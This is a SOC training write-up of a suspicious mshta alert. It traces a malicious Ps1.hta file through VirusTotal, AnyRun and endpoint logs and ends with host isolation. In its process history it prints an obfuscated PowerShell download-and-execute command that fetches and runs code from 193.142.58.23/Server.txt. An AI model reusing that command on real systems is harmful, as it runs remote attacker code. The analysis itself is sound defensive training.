

Official Write-Up

Event ID: 114

Rule Name: SOC164 - Suspicious Mshta Behavior

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ALERT

When we primarily look at the details of the alert and how it was formed we notice that "mshta.exe" originates from a low-reputation ".hta" file extension.


SEVERITY	DATE	RULE NAME	EVENTID
Medium	March 5, 2022, 10:29 a.m.	SOC164 - Suspicious Mshta Behaviour	114
EventID: Event Time: Rule: Level: Hostname IP Address Related Binary Binary Path Command Line MD5 of Ps1.hta Alert Trigger Reason EDR Action Show Hint 06	114 March 5, 2022, 10:29 a.m. SOC164 - Suspicious Mshta Behaviour Security Analyst Roberto 172.16.17.38 mshta.exe C:/Windows/System32/mshta.exe C:/Windows/System32/mshta.exe C:/Windows/System32/mshta.exe C:/Windows/System32/mshta.exe C:/Windows/System32/mshta.exe C:/Users/Roberto/Desktop/Ps1.hta 6685c433705f558c5535789234db0e5a Low reputation hta file executed via mshta.exe Allowed		

In order to determine whether the activity is truly suspicious we need to conduct a detailed examination of the related ".hta" file.

ANALYSIS


Suspicious File

When we run the hash value of the Ps1.hta file that we saw on the monitoring page on VirusTotal we notice that there are 19 AntiVirus signatures marked as suspicious.



https://www.virustotal.com/gui/file/886095c7861a068d1ee603c71cb161f256941e802e7 43fe2161f30013947a2f1/detection

In order to find a sample of the file we can run a scan of the hash value on the "MalwareBazaar Database". If we can reach the file this way we can perform a static and dynamic analysis.



https://bazaar.abuse.ch/sample/886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1/

When we open the obtained file in Notepad we see that the content is obfuscated. This is not a good sign.

DETECTION

We can perform a dynamic analysis in AnyRun to understand what kind of behavior the obtained "Ps1.hta" file shows.



https://app.any.run/tasks/729ba27c-16b6-4075-81f7-4e9058fda29b/

As is seen a connection is made with the address 193[.]142[.]58[.]23/Server.txt and a child process is created.



We need to check the process list on "Endpoint Security" to determine whether this situation is present in the device with hostname "Roberto".

Process History

×

- ▶ AcroRd32.exe
- ▶ Chrome.exe
- ccsvchst.exe
- explorer.exe
- ▶ notepad.exe
- ▼ mshta.exe

MD5:0b4340ed812dc82ce636c00fa5c9bef2

Path:c:/windows/system32/mshta.exe

Command Line:C:/Windows/System32/mshta.exe C:/Users/roberto/D esktop/Ps1.hta

Parent Process:explorer.exe

- ▶ iexplore.exe
- cmd.exe
- ▶ outlook.exe
- ▼ powershell.exe

Command Line:C:/Windows/System32/WindowsPowerShell/v1.0/po wershell.exe function H1(\$i) $\{\$r = " ; for (\$n = 0; \$n - Lt \$i.LengtH; \$n += 2) \{\$r += [cHar][int]('0x' + \$i.Substring(\$n,2))\} return $r\}; $$H2 = (ne w-object ('{1}{0}{2}' -f'WebCL','net.','ient')); $$H3 = H1 '446f776E'; $$H4 = H1 '6C6f'; $$H5 = H1 '616473747269'; $$H6 = H1 '6E67'; $$H7 = $$H3+$$H4+$$H5+$$H6; $$H8 = $$H2.$$H7('http://193.142.58.23/Server.txt'); iEX $$H8$$

Parent Process:mshta.exe

- vmware-usbarbitrator64.exe
- ▶ winlogon.exe
- ▶ Sysmon.exe
- ▶ CompPkgSrv.exe

After examining the processes we see that the .hta file is executed via "mshta.exe". Later a different command was executed using Powershell.

When we look at the parent process for mshta.exe we find "explorer.exe". This tells us that the activity was performed by someone (person) manually.

When we check the address below, we see that the legal binary "mshta" could be used to execute malicious files.

https://lolbas-project.github.io/lolbas/Binaries/Mshta/

Execute

Opens the target .HTA and executes embedded JavaScript, JScript, or VBScript.

```
mshta.exe evilfile.hta
```

Usecase: Execute code Privileges required: User

OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10

MITRE ATT&CK®: T1218.005: Mshta


If we look at the host "Roberto"s CMD history we can see that the Ps1.hta file was executed in a similar way.


```
05.03.2021 08:11: cd
05.03.2021 08:13: dir
05.03.2021 08:16: tree
05.03.2021 08:17: cd ..
05.03.2021 08:18: dir
05.03.2021 08:19: cd C:/Users
05.03.2021 08:22: cd robert
05.03.2021 08:24: cd Desktop
05.03.2021 08:25: dir
05.03.2021 08:27: dir
05.03.2021 10:29: C:/Windows/System32/mshta.exe C:/Users/robert o/Desktop/Ps1.hta
```

As a result of the dynamic analysis we performed in Anyrun, we saw that an HTTP request was sent to the address 193[.]142[.]58[.]23/Server.txt.

In order to understand if this situation was present on the LetsDefend network and take control, we can do a search on "Log Management" for the related IP address.

When we look at the logs we see that a connection request was made from the device with address "172.16.17.38" (Roberto) and no response was received.






As a result, we see that "mshta.exe" was actually used to perform a malicious activity. The related .hta file is malicious.

Because the address 193[.]142[.]58[.]23/Server.txt which is the command control center was not active the attack could not persist.

CONTAINMENT

Now that we are absolutely certain that the device has been compromised, we need to isolate the device on "Endpoint Security" to prevent the spread and emergence of possible new threats.



LESSONS LEARNED

- Legal binaries within Windows can be exploited for malicious purposes. Thus having signature protected secure files does not mean that they cannot be used for dangerous purposes. What's important is the file's behavior and not the file itself.
- From time to time the command control servers may not be active, but nevertheless isolation processes should still take place.

Artifacts

Field	Value
IP addresses	• 193[.]142[.]58[.]23
URL Address	• 193[.]142[.]58[.]23/Server.txt
MD5	6685c433705f558c5535789234db0e5a
Filename	Ps1.hta